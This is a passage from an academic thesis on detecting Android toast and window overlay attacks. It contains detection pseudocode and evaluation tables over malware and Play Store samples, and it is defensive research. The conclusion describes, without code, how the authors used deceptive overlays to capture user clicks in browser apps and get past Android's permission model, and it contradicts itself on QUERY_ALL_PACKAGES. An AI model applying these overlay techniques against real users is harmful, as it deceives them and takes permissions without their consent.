function DetectToastOverlay($currentComponent$):
    if $currentComponent$ has following properties **then**:
        $toast$ contains properties: ***setGravity, setView*** ▷ extendable with WindowManager overlays
        return true
    end if
    return false
end function

`ity()`; and other activities and services starting from the *currentComponent*'s decompiled class. Subsequent steps include linking of activities/services(*foundComponents*) that are started using pattern matching, updating the *foundComponents* parent to the *currentComponent*, type(e.g., activity/service), and adding each *foundComponent* from *foundComponents* to the *processingQueue*. If a *foundComponent*'s name is not found in *componentList*, it is marked as system/other app. This process is continued until there are no activities/services to link with the *currentComponent*, if the type of *foundComponent* is of 'service' type, the *currentComponent*'s taskID is added to the *foundComponent*. if *currentComponent* does not switch to any other activities then nothing is added to the *processingQueue*. In this step, we especially assign *taskIDs*, and *generatedAffinity* to the *foundComponents*(child) based on the *currentComponent*(parent). The updated state of the *foundComponent* is added to the *componentStates*. Iteration is done until *processingQueue* is empty(**Lines 7-32**).

Table 6.1: Activity taskID generation rule

Activity Launch Mode	**BackStack creation**(new taskID)		**Generated Affinity with new taskID**	
	Default/Parent Affinity	**Assigned Affinity**	**no affinity assigned**	**affinity assigned**
Standard/Default	X	X	default/parent activity's affinity **except** *SI*	- parent's affinity if *ST* and *SIPT* else default - own affinity if parent is *SI*
SingleTop	X	X	default/parent activity's affinity **except** *SI*	- parent's affinity if *ST* and *SIPT* else default - own affinity if parent is *SI*
SingleTask(**ST**)	X	Y	default/parent activity's affinity **except** SI	own affinity
SingleInstance(**SI**)	Y	Y	default affinity	own affinity
SingleInstancePerStack(**SIPT**)	Y	Y	default affinity	own affinity

default: package

As activities are kept in the task(collection of activities) based on the launch modes, and assigned affinity(The affinity indicates which task an activity prefers to belong to) and get created from their calling/parent activity, it is very important to see the relationship between these activities. From our example, The list of activities' status(*componentStates*) will look like mentioned in Table 6.2. The overall time complexity of component state generation is *O(n)* where n is the number of activities including system/other apps.

6.2.3 Back Stack Generation

Algorithm 2 depicts how we group only the activities under the same back stack and keep the toast overlay stack(s) for further analysis. This algorithm is straightforward forward which is following:

- In the initial phase, initialization of some important data structure that holds the information regarding the back stack(**Lines 1**). The output of Algorithm 1, *componentStates* serves as an input to *BackStackGeneration()*(**Line 4**).

Table 6.2: Status of the activities (shown in the example Listing A.1)

Component	Component Type	taskID	Affinity	backStack created	Assigned Affinity	Overlay Presence	Finished Types	parent Activity	isOtherApp
M	activity	49	package	Y	null	X	X	N/A	X
T	activity	49	package	X	null	Y	X	M	X
A0	activity	49	package	X	null	X	X	T	X
A1	activity	50	com.a1	Y	com.a1	X	X	A0	X
S	activity	1000	N/A	Y	N/A	N/A	N/A	A1	Y
A2	activity	49	package	X	null	X	finish(), finishAffinity()	A1	X

Algorithm 2 Back Stack Generation (only activities)

Input Generated Component Status List (*componentStates*)
Output *backStack*
1: *backStack* ← Empty {To store the activities in particular stack} ▷ Ordered Stack(LinkedHashMap)
2: BackStackGeneration(*componentStates*)
3: **procedure** BackStackGeneration(*componentStates*):
4: *length* ← *componentStates.size*()
5: *serviceTaskID* ← *null*, *serviceComponent* ← *null* ▷ to store overlay service component
6: **for** *i* from *length* - 1 to 0 **do**
7: *component* ← *componentStates*[*i*]
8: **if** *component.type* ==′ *service*′ & *component.overlayPresence* == *true* **then** ▷ retaining service taskID
9: *serviceTaskID* ← *component.taskID*
10: *serviceComponent* ← *component*
11: **end if**
12: **if** *component.type* ==′ *activity*′ **then**
13: **if** *component.parentActivity* == *serviceComponent* & *serviceTaskID* == *component.taskID* **then**
14: *component.overlayPresence* ← *true*
15: **end if**
16: *backStack*(*k*, *v*) $\overset{+}{\leftarrow}$ (*component.taskID*, *component*) ▷ appending activity under same taskID as key(k) value(v) pair
17: **end if**
18: **end for**
19: **end procedure**

- In *BackStackGeneration()*, the grouping of the activities is done to the specific taskIDs. As activities are stack-based and activities remain in tasks, the iteration of *componentStates*(Table 6.2) is done in reverse order(from bottom to upwards) to group the activities into tasks. If *component* is of type service and it contains overlay presence, the taskID of the service is kept in *serviceTaskID*, and the component is stored in *serviceComponent*. *backStack* keeps the taskID as a key and the activity with the same taskID is appended as values. So, during the time of adding another activity in the same task, *backStack* maintains the same key(taskID) and appends an activity to the previous list with the same key(taskID). If an activity matches with the service component's parent which is responsible for creating an overlay, that activity is marked as *overlayPresence*) because this activity calls the service which initiates an overlay otherwise an activity with overlay presence is automatically added to the *backstack*(**Lines 6-19**).

To understand the example generated in Table 6.2 according to Algortihm 2, we start from A2 and upwards and find the next activity with the same taskID to group the activities *A2*<-*A0*<-*T*<-*M* into a *backStack*. In this way, we group the activities based on their taskID for the remaining activities *S* and *A1*. The system/other activities define other applications, so, we always create a separate back stack for it mentioned in Algorithm 1 with a big positive taskID to identify it as a system or other app because we don't have any control over the activities that are from different app.As *S, A1* has different taskIDs than other

activities *A1* will be in a different back stack. Hence, the overall *backStack* will look like 49:(A2<-A0<-T<-M), 1000:(S), 50:(A1) and in *backStack* and the orders of the tasks are 49, 1000, 50, that means activities under 49 will be the first back stack, under 1000 will be the second back stack and under 50 will be the last back stack.

6.2.4 Discovery of Focused Activities

Algorithm 3 shows how to find out the focused activity from the back stacks. The input to this phase is *backStack* generated from the previous algorithm.

- Before starting the calculation of focused activity within a back stack, initialization of global variables, e.g., *focusedResult, activityGroup, analysedSummary* are done which will provide the necessary calculation and analyzed result from the stored *backStack* (**Lines 1-3**).

- Next, the iteration of *backStack* begins to find out the focused activity. The taskID of the back stack is retrieved to further process and analyze a particular stack in *printAnalysedResult()* procedure(**Lines 5-6**). To process the current back stack, a group of activities, is stored in *activityGroup* and passed to *fousedActivity(...)*(**Line 13-14**). Iteration is done over the *activityGroup* and a particular activity's possibility of being the focused activity is checked further. If the activity type is other/system app, further processing is stopped. Otherwise, *finishTypes* of the activity is checked and a decision is made based on *finishTypes* recursively since, each activity can call both finish() or finishAffinity(). In terms, of finish() being called, the activity is removed from the *activityGroup*, and the next activity gets focused. If finishAffinity() is called from the activity, then the activity along with the next activities that have the same affinity is removed in *removeActivity()* procedure recursively(**Lines 22-47**). *focusedResult* keeps the focused activity per back stack. The results from *focusedResult* are parsed into *analysedSummary* based on 2 categories, e.g., non_empty_stack and empty_stack. *non_empty_stack* flags if the back stack has non-finished activity while *empty_stack* flags if the back stack has the chances of all finished activities. If the *non_empty_stack* is not empty, the analyzed result is printed and stored in *analysedSummary*(**Lines 15-19**). Further iteration on *backStack* is done if *analysedSummary('empty_stack')* is not empty otherwise the scanning is finished(**Lines 7-8**).

From the example shown in Figure 6.2, we start with the *toastStackID* equals to 49 and retrieve the associated activities e.g., M, T, A0, A2 from the *backStack* which has the index 0. Then we call *focusedActivity()* to find out the focused activity in the stack. We process the activities within its back stack in *focusedActivity* procedure in reverse order, so when A2 is encountered we see that both finish(), and finishAffinity() are called by A2. When finish() is called we remove the A2 and the next focused Activity is A0. As A0 does not further call anything, it will be the focused Activity and it gets printed as a partial result within *printResult()*. However, when finishAffinity() is called, the whole back stack is removed as they have the same affinity seen from Table 6.2. So, the whole back stack gets deleted with taskID 49. So, as described by the algorithm, we

do a further scan to find focus activity from the available back stacks. As the back stack with taskID 49 is the top, we increment the *index* value by 1 and do a downward scanning. So, the next back stack is the back stack with index 1 which has taskID 1000 and the activity *S*. So, when we further pass this parameter to *focusedActivity* procedure, as the activity S is already labeled as otheraApp, we stop processing and output this activity as focused one.

Algorithm 3 Finding out Focused Activity

Input *backStack*
Output Print Focused Activity

```
1: focusedResult ← Empty {To store the possible focused activity(s) per backStack as key value pair}
2: activitiesGroup ← Empty {To hold activities within same backStack}
3: analysedSummary ← Empty {To output the result}
4: for each stack ∈ backStack do
5:     backStackID ← stack.taskID
6:     analysedSummary ← printAnalysedResult(backStackID)
7:     if analysedSummary.get("empty_stack") == null then
8:         return
9:     end if
10:    clearResults()
11: end for
12: procedure printAnalysedResult(taskID):
13:    activitiesGroup ← backStack.get(taskID)
14:    focusedResult ← focusedActivity(taskID, activitiesGroup)
15:    analysisBlocks ← parsed focusedResult.get(taskID)                    ▷ string parsing..
16:    analysedSummary ← (analysisBlocks['empty_stack'] & ['non_empty_stack'], analysedStackID)
17:    if analysedSummary.get("non_empty_stack")! = null then
18:        print(taskID, analysedSummary)                                   ▷ output result
19:    end if
20: end procedure
21: procedure focusedActivity(taskID, activitiesGroup)
22:    for j from 0 to activitiesGroup.size - 1 do
23:        activity ← activitiesGroup[j]                                    ▷ top activity
24:        finishTypes ← activity.finishTypes
25:        if activity.isOtherapp == true‖finishTypes.length == 0 then
26:            focusedResult ← (taskID, activitiesGroup)
27:            return
28:        else
29:            for each finishType ∈ finishTypes do
30:                if finishType == finish() then
31:                    copiedList ← activitiesGroup
32:                    copiedList.remove()                                  ▷ removing activity
33:                    if copiedList.size() == 0 then
34:                        focusedResult ← (taskID, activitiesGroup)
35:                        return
36:                    end if
37:                    focusedActivity(taskID, copiedList)
38:                else if finishType == finishAffinity() then
39:                    copiedList ← activitiesGroup
40:                    copiedList ← removeActivity(activity, copiedList)
41:                    focusedActivity(taskID, copiedList)
42:                    focusedResult ← (taskID, copiedList)
43:                    return
44:                end if
45:            end for
46:        end if
47:    end for
48: end procedure
49: procedure removeActivity(activity, activitiesGroup):
50:    affinity ← activity.assignedAffinity
51:    activitiesGroup.remove()                                             ▷ remove top activity
52:    nextActivity ← activitiesGroup.peek()                                ▷ get top activity
53:    nextAffinity ← nextActivity.assignedAffinity
54:    if affinity == nextAffinity then
55:        removeActivity(nextActivity, activitiesGroup)
56:    end if
57:    return activitiesGroup
58: end procedure
59: procedure clearResults():
60:    clear contents of analysedSummary, focusedResult, activitiesGroup
61: end procedure
```

7 Detection Evaluation

In this chapter, we offer an evaluation of the proposed detection approach based on activity-based behavior analysis in our extensive examination of different APK samples acquired from multiple sources, including GitHub, Google Play Store, and known malware samples.

We show that our detection method is quite effective in detecting the existence of overlay techniques such as toast overlay and window overlay within the analyzed APKs. We are able to identify the precise activities/services responsible for creating and displaying overlays on the user interface. This enables us to distinguish between legitimate and malicious overlay usage.

We also show the ability of our detection method to accurately detect focused activity, which is essential for understanding the flow of user engagement within the application.

7.1 Data

In an absence of ground truth dataset, we collected a set of 4,515 APK files from three sources: VirusTotal repository, GooglePlay store, and Github. The summary of collected APKs is shown in Table 7.1.

We received an academic set of binary samples from VirusTotal repository[1]. These files included different types, e.g., Windows 32-bit programs, HTML files, Android APKs, etc. We selected the Android apks from this set, which added up to 1,201 APKs. These APKs were from the years 2017 to 2022. Out of these, 4 APKs failed to decompile by JADX [70], leaving us with a set of 1,197 VirusTotal APKs. It is important to note that these malicious APKs were not labeled to specify the type of malware contained within the APKs.

Additionally, we collected 3,307 apps from Google Play Store[2]. This set included 307 top-rated apks from Canada[3] in 2023, comprising both free and paid apps. Additionally, we randomly selected 3,000 apks spanning from 2020 to 2022. We further verified that all collected APKs were unique and successfully decompiled using JADX.

In addition to collecting APK samples from the Google Play Store and VirusTotal, we also gathered 11 APK samples labeled as "overlay" from GitHub[4]. These samples did not require decompilation like .apk files since they consist of examples of overlay in Java code with required AndroidManifest.xml files where components are declared with attributes. Consequently, we were able to implement our detection

[1]https://www.virustotal.com/
[2]https://play.google.com/store/apps
[3]https://appfigures.com/top-apps/google-play/canada/top-overall
[4]https://github.com/

Table 7.1: Toast overlay presence in Android applications

APK Source	Total APKs	No of APKs used Toast Overlay	No of Toast Overlays	Overlay Type					
				Middle Lower Vertical	Lower Half Screen	Full Screen	Bottom Vertical Center	Top Vertical Center	Upper Half Screen
VirusTotal	1,197	19	34	30	1	-	1	2	-
Google Play Store	3,307	215	385	229	35	34	45	33	9
Github	11	-	-	-	-	-	-	-	-
Total	**4,515**	**234**	**419**	**259**	**36**	**34**	**46**	**35**	**9**

methodology on these samples immediately after downloading them.

7.2 Analysis of Customized Toast Overlay Presence in Android Applications

Table 7.1 presents the results of analyzing a diverse collection of Android applications (APKs) to identify the presence of toast overlays.

This section analyses the existence of customized toast overlays in Android applications, focusing on separating safe Google Play apps from possibly harmful malware samples. The investigation aimed to determine the prevalence of full-blocking view toast overlays as well as alternative toast overlay types that might be employed for a variety of purposes. Applications without any toast overlay were also taken into consideration. *Note*, there were some applications that used more than one toast overlay.

It has been mentioned that `Toast.setGravity(...)` is a no-op when used on *text toasts* for apps targeting API level 30(Android 11) or above [45], however, with a customized view, it is not applicable, so the position of the customized view can be still changed by toast overlay. We identified the presence of toast overlays, with the upper half, lower half and full-block toast overlays being particularly noteworthy. These overlays can *obscure significant portions* of the screen, potentially deceiving users. Given this observation, we directed our analysis towards delving deeper into these types of overlays within Google Play Store and Virustotal APKs. Refer to Table 7.2 for a comprehensive display of the analyzed results within these categories. Other types of toast overlays barely obstruct significant areas of the screen, allowing users to immediately detect changes in the foreground. As a result, they have much less deceiving traits and thus excluded from the analysis results.

The detection of activity in Android apps using implicit and explicit intents presents considerable challenges. This challenge derives from the many ways that these implicit and explicit intent packages may be specified across different apps. Given the large range of app development practices, developing a set of patterns to address these variances becomes a difficult challenge. As a result, achieving complete automation in identifying the presence of a browser/webview/other activity behind an overlay became difficult. In order to automate this process as thoroughly as possible, we relied on well-known package names, mainly those linked with major browsers(Table 4.1). However, it is important to recognize that there may be additional, lesser-known patterns that we are unaware of. In such circumstances, where the package name is not re-

cognized, we label them as "other apps". Following that, we do manual checks to validate that the activity under the overlay corresponds to the specified target application.

To fully automate, and validate the presence of *webview* activity under overlay, it is automated using finding the instantiation of `WebView(context)`, loading url using `loadUrl(), loadData()`, assignment of `setWebViewClient(new WebViewClient()`, enabling of JavaScript using `getSettings().setJavaScriptEnabled(true)` by examining decompiled an activity's code.

This overall approach strikes a balance between automation and accuracy, ensuring that even in cases where patterns are unknown, we are still able to verify the identity of the target application under the overlay through manual inspection.

Table 7.2: The results of the detection of focused activity under toast overlay

App Name	Overlay Type	Overlay Component	Focused Activity	App Navigation
10f0431523131dfeff288289b39a566c7b3b5113, 053421f891906269879acfb685705e13e0e7d956	Lower half screen, Full screen	BarcodeCaptureActivity *Unused Toast*	**Other App**	**Settings App** Overlay_permission
5865233fc336c55d528d31415f7155c54126f25c	Full screen block	TabMainActivity	**Other App**	**Playstore App** Asus play-store link
2ba07543e0660c1f0a013b580d1fbac0e57b28d1	Upper half screen	ContactUs	**Other APP**	**Browser App** khabarfoori.com (not available)
32b43b5267df6ff6895160a085ef2148dead42f5	Upper half screen	13 activities use toast	**Other App**	**Browser App** com.qq.qcloud (not available)
01581108b7c1ad4db22adfed9bb1f645cb9ecd76	Upper half screen	CameraActivity	**Other App**	**Gallery App** (not available)
028d2f3eab405fbb790c5e445ee6a545050c30c2	Lower half screen	InviteActivity	**Other App**	**Email App**
10b1243f0dbbe1723e3de051d0c08bdce130a09f	Lower half screen	NewSettingsActivity	**Other App**	**Playstore App** to download app
830d0b50a14017bb4f9656c985048bc280ae64879 c21db6e06ddc134ff61a348	Lower half screen	LiveCamMain	**Other App**	**Email App**
cd31ac77403d39b9660711014f0306e5445b9508	Lower half screen, Full screen	BarcodeCaptureActivity	BarcodeCaptureActivity	**Same App**
38aa9e0b03b85cf032c91824d7854ec4356a151b, 2eccef873130244d90ef491ad44e524746c037c2	Full screen block	WeatherWidgetLocationActivity	WeatherSearch	**Same App**
bc198fe64837ae9f86816f7f03b6571d6d34d916	Full screen block	AddCloudAccountActivity	FileManagerActivity	**Same App**
4b66a463fe3554629109527469591386e507707b	Full screen block	ShortbangActivity	ShortbangActivity	**Same App** for animation
0c7bc7cab2e1e6e9d20348185c9ab6919c370850	Full screen block	MainDialtactsActivity, CallDetailActivity	AsusGroupEditorActivity, DialtactsActivity	**Same App**
66a3e38464f703eaa26b0c76bd65dc183669c231	Upper half screen, Full Screen	Launcher	HideDrawerAppActivity	**Same App**
7cb5d46b7017e1fdf141e40d45bc249764962653	Upper half screen	Launcher	VenueListActivity	**Same App**
334cbac59d94e5ce83e648ba5c236067af17fb4b	Upper half screen	SignUpExtraActivity	IntroActivity	**Same App**
68a24a16dcc978103522bc1f72539eb2286de938	Upper half screen	AbendActivity	VideoChatActivity	**Same App** Not
68a24a16dcc978103522bc1f72539eb2286de938	Upper half screen	AbendActivity	VideoChatActivity	**Same App** (not available)
cfcff2582f081c899c8f76c5beb65fe61600dbc2	Upper half screen	*Unused Toast*		**Same App**
5b9fd7b14e6b7973fcc44681d8d83865fd32a422, 31d8325962f36d3ea4ead2816bd03c425903882e	Upper half screen	OnBoardingRequiredInfoActivity	AuthenticationActivity calls finish()	**Same App** OnBoardingRequiredInfoActivity

Continued on next page

Table 7.2 – continued from previous page

App Name	Overlay Type	Overlay Component	Focused Activity	App Navigation
ccc230e1fc839b5d82833f3d44ae832330ef4cf5	Lower half screen	CrashRestartActivity	PulseFlowActivity	**Same App**
039ec5061707acaba63065e6c5f514d89dd3e910	Lower half screen	MainBaseActivity	SettingsActivity	**Same App**
fe4aa44db3e73ebd6797f31bef0a227b200fa772	Lower half screen	BaseCommunityQuestionViewActivity	BaseCommunityQuestionViewActivity	**Same App**
fe4aa44db3e73ebd6797f31bef0a227b200fa772	Lower half screen	AndroidPaySettingsActivityNew	StarPayDirectFundingActivity	**Same App**
0f5021d5ad79443c86f9754360ffaeb30d7a786c	Lower half screen	WhatsNewActicity	WhatsNewActicity	**Same App** (not available)
b4d293e06335e30ec28e621604d86e13dab556d2	Lower half screen	BatteryCoolingActivity	PowerBoostPermissionActivity	**Same App** (not available)
0ccd9802244174c5bb8e9d2a8b7c679182513ba6, 1e29d8e8ea245806d839964ef7a4b36376e3eef5, 1f28dc40a6e652eaa1fbac0143101e6dc9ed858a, 2b27c36355f5ab99fa26ddf180e845add1cbaff9, 2cd2926250ac19915c9241625acaec19c9eae7ef, 30046564fc179817b0d8755830cd0d770365719f, 3132bbb23c6bf74ac5fa4ddb956b82befe13590e, 64bd920a0cfe25931ff92fba74e00b3032c43d6c, 6557fd3f77a53d45ff74a9bb12a83aec655629f6, 71d3c4ba441a33a399aa4ed79bf31bb9e774ba6d, 8c3c98dfea6724168cff95fb00ca79923ca294b1, 9bc517ae76ec0f58dad45f7d373864aa87875d6e, 9e113933022644ec1bba03c513505d3c2f32ac6b, a4fc6a6fd16538a558de6296cf60db198eb3dc04, ac3e7cb548c32dbf13139fef69fc9a59125ea5db, c4bf5d87db33fa2b2913685bc29e074ad52f0ef9, d015cdaefb7252510394e8c2e647189236d919da, d613234068f5d72fc46554590f7b583ad141b4fe, d9ca2104169f49f06c5234523180aeaf7f1d2194, ebbe833752baba749721a469fff18b1f89f7e897, a6c6b291a4d129d95976b08d4d6554ccaf24eed9, 30046564fc179817b0d8755830cd0d770365719f, 0ab4e7f0e37aa29d0ce753a804bdfb3e450bbe69, c5760e66f716c79de2ad8248d289e96a3454ce12, c4bf5d87db33fa2b2913685bc29e074ad52f0ef9, 6d4b8c6557110024730473760 9d57bdb8f47632f	Lower half screen, Full screen	AndroidAnimationModule(SurveyFragment.java)	Activites are from the same app	**Same App**

The discovered overlays are classified as toast overlays in the overlay type column(Table 7.2). Furthermore, the results indicate the precise harmful components that are responsible for the overlays, whether they are activities or services. The focused activity column reveals the activity that is under interaction with the overlay elements, and the app navigation column provides information on the user's intended focus as well as the overlay's impact on the user interface.

Summary of Detected Toast Overlays We identified 9 apps that navigate to other or system apps under a toast overlay. Among them, 2 apps didn't employ the `Toast.show()` property for overlay activation, which we categorized as *unused toasts*. One app (com.asus.microfilm(Asus)) attempted redirection to their Play Store [5]link, but the link is currently invalid. Within our collected set of APKs, we discovered six apps that are no longer available on the Google Play Store, characterized by their *package* names. Three of these APKs focused on activities such as browsers and gallery apps, while the other 3 concentrated on internal activities without involving any browser or webview. Out of the three remaining applications, which emphasized other

[5]https://play.google.com/store/apps/details?id=com.asus.microfilm

Table 7.3: Window overlay presence in VirusTotal and GitHub Android applications

APK Source	Total APKs	No of APKs used Window Overlay	No of Focusable Overlays	Overlay Type				
				(TYPE_PHONE)	(TYPE_SYSTEM_ALERT)	(TYPE_TOAST)	(TYPE_SYSTEM_ERROR)	(TYPE_APPLICATION_OVERLAY)
VirusTotal	1,197	24	32	15	3	6	7	1
Github	11	6	6	-	1	1	-	4
Total	**1,208**	**30**	**38**	**15**	**4**	**7**	**7**	**5**

activities under toast overlays, one provided a play-store [6]link to update their app, while another Google Play app opened the email app with a predefined subject and offered the user the choice to select an email app from their device. However, the VirusTotal app just started the email app without the user's consent. These apps employed a lower screen blocking technique.

We detected 25 APKs using the `SurveyFragment` library provided by Android SDK under the *interaction* package. These apps utilized partial and full-blocking toasts for tutorial and animation purposes. The focused activities within these apps were the same as the app's internal activities, without any web link/webview navigation.

7.3 Extending Activity Behavior Analysis Beyond Toast Overlays

While our major focus is on toast overlay identification, our activity behavior analysis has proven useful in recognizing other forms of overlays, such as the *window overlay*. Due to the limited instances of suspicious toast overlay detection, we enhance our detection methodology to include a broader range of overlay types by leveraging the same principles and techniques utilized for toast overlay detection. This study investigates the detection and analysis of touch events passing through overlays in Android applications where overlays affect user interactions. The study's goal is to identify potential vulnerabilities and user interface issues caused by `WindowManager.LayoutParams`, which provide useful insights into the interaction behavior of Android applications. This complete approach allows us to deliver a more comprehensive and strong defense against overlay-based attacks, assuring the identification and mitigation of various types of deceptive overlays within Android applications.

7.3.1 Analysis of WindowManager Overlay Presence in VirusTotal APKs

Table 7.3 provides a review of samples discovered with overlays that are prone to *pass-through touches* to other applications. These overlays make use of `WindowManager.LayoutParams` with certain features that allow touch events to propagate outside the overlay itself, posing a severe security concern.

In our detailed examination of overlays utilizing `WindowManager.LayoutParams`, we divided them into separate categories based on their behavior and features. Among the recognized categories, `TYPE_TOAST, TYPE_SYSTEM_ALERT, TYPE_PHONE, and TYPE_SYSTEM_ERROR` were discovered to have default focusabil-

[6]https://play.google.com/store/apps/details?id=es.rafalense.themes

Table 7.4: The results of the detection of focused activity under window overlay(VirusTotal samples)

App Name	Overlay Type	Overlay Component	Focused Activity	App Navigation
ccf126ae95164f26174c70e5af53e50167f5ec28b4d49b0f2ebb1a35b56c8943, 61718021cdb72a4aa0c1d48a6b411bcf222f81a31cf990930751ca11cc35f597, 0cb9af9f010a0ffff3d1bea8d3daf8845dbd897cf43b143f92243831c520e701, c9d34a86ab7c7135ce673e81c6b15a883e4c08d20fc71b25cad6e996cbb330d8, 541947eebb624dcd17790b57460dab17097969d151d2b557a080479d030bf768, 992bcd4649b480d416b1657e49b44d72a2f97449bf56da52038640122059c09d, a5fb6b273f765e07f24063c0e5b1fbcdd03131e9e9461b71a520d225bf570512---	TYPE_PHONE	ClickService (MainActivity)	**Other App**	**System App** *add a device administrator to the device*
ae28aa65e39ec209f0a1a50a4482fe2aa775fc1b0ac0b2a8d61c0e848c903bc3	TYPE_SYSTEM_ALERT	H5WebActivity	MainActivity *H5WebActivity calls finish()*	**Same App** but webview
4f1cd21cd00b21fb303254b8a82e961a281f51c03e99c1dbe6031b9814c0b891	TYPE_SYSTEM_ALERT	ExitWebActivity	GameActivity *ExitWebActivity calls finish()*	**Same App** but webview
e7fbbbf08a952802f3cd3e04714ee528ab7b94456f2de1c6709b0fcda18da833, d58d917da1b7695198a0dee76e3f72fd231604e7402eccaf895b29a2170d7906	TYPE_TOAST, TYPE_PHONE, TYPE_SYSTEM_ERROR	MegamenService(MainActivity)	MainActivity *HideActivity calls finish()*	**Same App** but webview
5adcb9caa3be71d4453136ac3fc8385706d7bd38522886bc95d0c57d818d92f5	TYPE_TOAST, TYPE_SYSTEM_ERROR	Emanuel	BodrDobr *WodkTiva calls finish()*	**Same App** but webview
3ddeff1f0496a7546386d926a0245d66fb3b447249ca2cd246afbf3f750832fe, 3de41ecfdcb1dffc14c0d6b805ad78ef3508d03325638e785ffdce45468fee9b	TYPE_PHONE	ClickService(TasksIntentService,MainActivity)	MainActivity *Exiter calls finish()*	**Same App** but webview
d0b5bfd3d01673d17cb2a49a38123f5a62edf45b38a49880fe837f55571d3a58, ee83b090eec9802df3a1345377dcc52e50bb5fd10ec45d0dd362202843bf2071, f01addde1fb18baa6f7cdd25d7b091e5639d207cf24140048621d96bcf60cb73	TYPE_TOAST,TYPE_PHONE, TYPE_SYSTEM_ERROR	BadraService(Ballaik)	Barkash *Ballaik calls finish()*	**Same App** but webview
7b91c6b62727b4f7bf288d39e7f318b8f2ff359929adae994976fe5f981467b2	TYPE_APPLICATION_OVERLAY	AbddSfsvasDFBstgrnsrttygujngjrtghwrtgefssdjwsscTHAERvrerg	AbddSfsvasDFBstgrnsrttygujngjrtghwrtgefssdjwsscTHAERvrerg	**Same App**
e1132695616e0a28c10a2b5e479603d9a86d555e90f62d133e88a3b0c8cbc907	TYPE_SYSTEM_ERROR	AlarmActivity	AlarmActivity	**Same App**
e1132695616e0a28c10a2b5e479603d9a86d555e90f62d133e88a3b0c8cbc907	TYPE_SYSTEM_ALERT	UninstallAppService	JpAppNotifyActivity	**Same App**
aac24f98f8447c307bff6098b615b58beb4b205ab78d6afbab3372088cf38c15	TYPE_TOAST	MiniDetailActivity	MiniDetailActivity	**Same App**

ity [84]. However, we must emphasize that these categories have been deprecated since Android 8(API 27), raising worries about their security implications. Furthermore, our analysis revealed the presence of `TYPE_APPLICATION_OVERLAY`, which, when paired with `FLAG_NOT_TOUCHABLE`, does not receive any focus. As of Android 12, this property does not pass touch to other applications [41]; still, it is critical to examine the potential consequences for user experience. We discovered multiple instances that appear to be under window overlay as a result of our generic detection approach shown in Table 7.4.

Summary of Detected Window Overlays We discovered 14 distinct apps based on their package names. Despite their differences, we discovered a common feature among these apps. As a result, we organized the results for these APKs by functionality. Notably, seven of these apps used overlays in conjunction with the `new Intent(android.app.action.ADD_DEVICE_ADMIN)`, which requested device administration access. This intent is used to start the process of adding a new device administrator to the system and granting them specific permissions. In addition, ten of the APKs examined used overlays to browse to activities inside the

Table 7.5: The results of the detection of focused activity

App Name	Component Calls	Overlay Type	Overlay Component	Focused Activity	App Navigation
Cloak-And-Dagger	SetupActivity -> ObscuringToast	TYPE_-TOAST	SetupActivity	**Other App**	**System App**
OverlayAttackTool	- MainActivity -> WidgetService - MainActivity -> System App	TYPE_-APPLIC-ATION_-OVERLAY	WidgetService	**Other App**	**System App**
ScreenSHade	- StartScreenActivity -> OverlayService - StartScreenActivity -> SystemApp	TYPE_-APPLIC-ATION_-OVERLAY	OverlayService	**Other App**	**SystemApp**
android-overlay-malware-example	-MainActivity -> MainService -MainActivity -> Over-layActivity	TYPE_-SYSTEM_-ALERT	MainService	MainActivity *OverlayActivity calls finish()*	**Same App**
Overlay-App	- MainActivity -> OverlayService - MainActivity -> OtherApp	TYPE_-APPLIC-ATION_-OVERLAY	OverlayService	MainActivity	**Same App**
Background_-Touch_Logger	MainActivity -> MyService	TYPE_-APPLIC-ATION_-OVERLAY	MyService	MainActivity	**Same App**
SafeHand	MainActivity -> MainActivity2	X	X	MainActivity2	**Same App**
Voice-Overlay-Android	X	X	X	MainActivity	**Same App**
Camera-Overlay-Android	X	X	X	MainActivity	**Same App**
android-ffmpeg-image-overlay-video	MainActivity -> PreviewPhotoActiv-ity	X	X	PreviewPhotoActivity	**Same App**
ToastOverlayExploit	*APK/code not found*	–	–	–	–

same app. However, all of these focused activities were implemented as browsable web pages, posing a risk to user touch interactions. These findings collectively highlight the complex nature of overlay usage in various apps. None of the remaining four applications used overlays to navigate to browsable or system applications.

7.3.2 Detection Results of Github APKs' analysis

Table 7.5 provides a summary of the detection results collected from GitHub. The table includes various key aspects related to the detected overlays, such as the activity or service calls, the type of overlay, the malicious component (activity or service) responsible for creating the overlay, and the focused activity.

The table emphasizes the activity or service calls noticed during the detection process, revealing the chain of events that led to the formation of the overlay. The discovered overlays are classified as window overlays or toast overlays in the overlay type column. Due to small and fewer component calls, we provide the call hierarchy in the component calls.

Summary of Detected Overlays from GitHub samples Our examination of GitHub samples allowed us to identify overlays and the associated targeted actions. All other applications navigated to activities within the same app, with the exception of three. These three applications requested permissions under the overlay. *Note*, it's essential to acknowledge that these apps' goal is to demonstrate only overlay behavior rather than steal data.

Our algorithm avoided both false detections (false positives) and missed detections(false negatives) when it came to identifying `Toast` or `WindowManager` overlay presence. Specifically, when there were no instances of

functions like `Toast.show()` indicating overlays, our algorithm correctly recognized the absence of overlays and didn't mistakenly label them as overlay presence during the component state generation. In simpler terms, it accurately identified when there were no overlays and didn't make any wrong assumptions.

Overall, our findings highlight the necessity of comprehending the influence of overlays on Android applications and the possible implications for user privacy and security.

Implementation Challenges and Solutions We encountered implementation challenges, including instances where the same component was repeatedly calling itself and duplicate pairs of calls such as c1− >c2 and c1− >c2, leading to recursive issues in *component state generation*. To address this, we excluded the same component calls from the same file and considered only a single pair of calls between components. Moreover, while encountering implicit intents, we categorized them as *other apps* and subsequently conducted manual evaluations to determine the nature of these implicit intents.

8 Conclusions and Future Work

Our study successfully circumvented the need for the QUERY_ALL_PACKAGES permission, conducting successful toast overlay attacks throughout Android versions 8.1 to 11, and partially on Android 12 and 13, compromising browser apps. There is still room for future work including collaboration among security communities, improved sample gathering methodologies, and the categorization of behavior patterns in overlay attacks which might help considerably to the further progress of mobile security.

8.1 Conclusion

In this study, we have explored a novel approach to bypass Android's permission model and gain unauthorized access to sensitive data and resources on Android devices. Our focus was specifically on Android browsers, as they serve as potential entry points for malicious activities. By leveraging the QUERY_ALL_PACKAGES permission, we were able to extract information about the granted permissions of these browsers, retrieve sensitive data, and initiate system applications even without direct permission access.

To exploit these vulnerabilities, we employed a technique known as toast overlay, which allowed us to deceive users into interacting with the browser while believing they were interacting with a separate app. By carefully designing the overlay interface, we successfully obtained user clicks, which further facilitated our unauthorized access to sensitive permissions and data.

